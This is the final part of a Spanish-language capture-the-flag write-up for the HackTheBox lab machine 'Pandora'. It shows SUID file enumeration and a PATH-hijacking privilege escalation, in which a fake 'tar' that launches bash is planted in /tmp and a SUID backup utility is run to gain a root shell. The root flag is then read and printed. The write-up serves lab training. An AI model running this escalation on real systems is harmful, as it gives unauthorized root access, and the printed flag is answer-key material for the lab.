-rwsr-xr-x 1 root root 67K Jul 14  2021 /usr/bin/passwd  ---> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 55K Jul 21  2020 /usr/bin/mount  ---> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 67K Jul 21  2020 /usr/bin/su
-rwsr-sr-x 1 daemon daemon 55K Nov 12  2018 /usr/bin/at  ---> RTru64_UNIX_4.0g(CVE-2002-1614)
```

```
Readable files belonging to root and readable by me but not world readable
-rwsr-x--- 1 root matt 16816 Dec  3 15:58 /usr/bin/pandora_backup
-rw-r----- 1 root matt 33 Apr  2 22:25 /home/matt/user.txt
```

ya que tenemos permisos de escritura en un archivo dentro del PATH podemos hacer hijacking

```
root@pandora: ~
File  Actions  Edit  View  Help
matt@pandora:~$ echo "/bin/bash" > /tmp/tar
matt@pandora:~$ chmod +x /tmp/tar
matt@pandora:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
matt@pandora:~$ export PATH=/tmp:$PATH
matt@pandora:~$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
matt@pandora:~$ /usr/bin/pandora_backup
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
root@pandora:~#
```

ahora procedemos a buscar la ultima bandera

```
root@pandora:~# cd ..
root@pandora:/home# ll
total 16
drwxr-xr-x  4 root   root   4096 Dec  7 14:32 ./
drwxr-xr-x 18 root   root   4096 Dec  7 14:32 ../
drwxr-xr-x  5 daniel daniel 4096 Apr  3 00:28 daniel/
drwxr-xr-x  6 matt   matt   4096 Apr  3 00:29 matt/
root@pandora:/home# cd ..
root@pandora:/# ll
total 68
drwxr-xr-x  18 root root  4096 Dec  7 14:32 ./
drwxr-xr-x  18 root root  4096 Dec  7 14:32 ../
lrwxrwxrwx   1 root root     7 Feb  1  2021 bin → usr/bin/
drwxr-xr-x   4 root root  4096 Jan  3 07:50 boot/
drwxr-xr-x   2 root root  4096 Jun 11  2021 cdrom/
drwxr-xr-x  19 root root  4000 Apr  2 22:25 dev/
drwxr-xr-x 105 root root  4096 Jan  3 07:50 etc/
drwxr-xr-x   4 root root  4096 Dec  7 14:32 home/
lrwxrwxrwx   1 root root     7 Feb  1  2021 lib → usr/lib/
lrwxrwxrwx   1 root root     9 Feb  1  2021 lib32 → usr/lib32/
lrwxrwxrwx   1 root root     9 Feb  1  2021 lib64 → usr/lib64/
lrwxrwxrwx   1 root root    10 Feb  1  2021 libx32 → usr/libx32/
drwx------   2 root root 16384 Jun 11  2021 lost+found/
drwxr-xr-x   2 root root  4096 Dec  7 14:32 media/
drwxr-xr-x   2 root root  4096 Dec  7 14:32 mnt/
dr-xr-xr-x 297 root root     0 Apr  2 22:25 proc/
drwx------   5 root root  4096 Jan  3 07:42 root/
drwxr-xr-x  27 root root   800 Apr  3 00:20 run/
lrwxrwxrwx   1 root root     8 Feb  1  2021 sbin → usr/sbin/
drwxr-xr-x   2 root root  4096 Dec  7 14:32 srv/
dr-xr-xr-x  13 root root     0 Apr  2 22:25 sys/
drwxrwxrwt  15 root root  4096 Apr  3 00:27 tmp/
drwxr-xr-x  15 root root  4096 Jun 11  2021 usr/
drwxr-xr-x  14 root root  4096 Dec  7 14:32 var/
root@pandora:/# cd root/
root@pandora:/root# ll
total 36
drwx------  5 root root 4096 Jan  3 07:42 ./
drwxr-xr-x 18 root root 4096 Dec  7 14:32 ../
drwxr-xr-x  2 root root 4096 Dec  7 14:32 .backup/
lrwxrwxrwx  1 root root    9 Jun 11  2021 .bash_history → /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  2 root root 4096 Jan  3 07:42 .cache/
-rw-r--r--  1 root root  250 Apr  2 22:26 .host_check
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-r--------  1 root root   33 Apr  2 22:25 root.txt
drwx------  2 root root 4096 Dec  7 14:32 .ssh/
root@pandora:/root# cat root.txt
46853d7f6aa8bca076fb400919c1abff
root@pandora:/root#
```


Pandora has been Pwned
apa13
#5131
MACHINE RANK
03 Apr 2022
PWN DATE
30
POINTS EARNED
Powered by HACKTHEBOX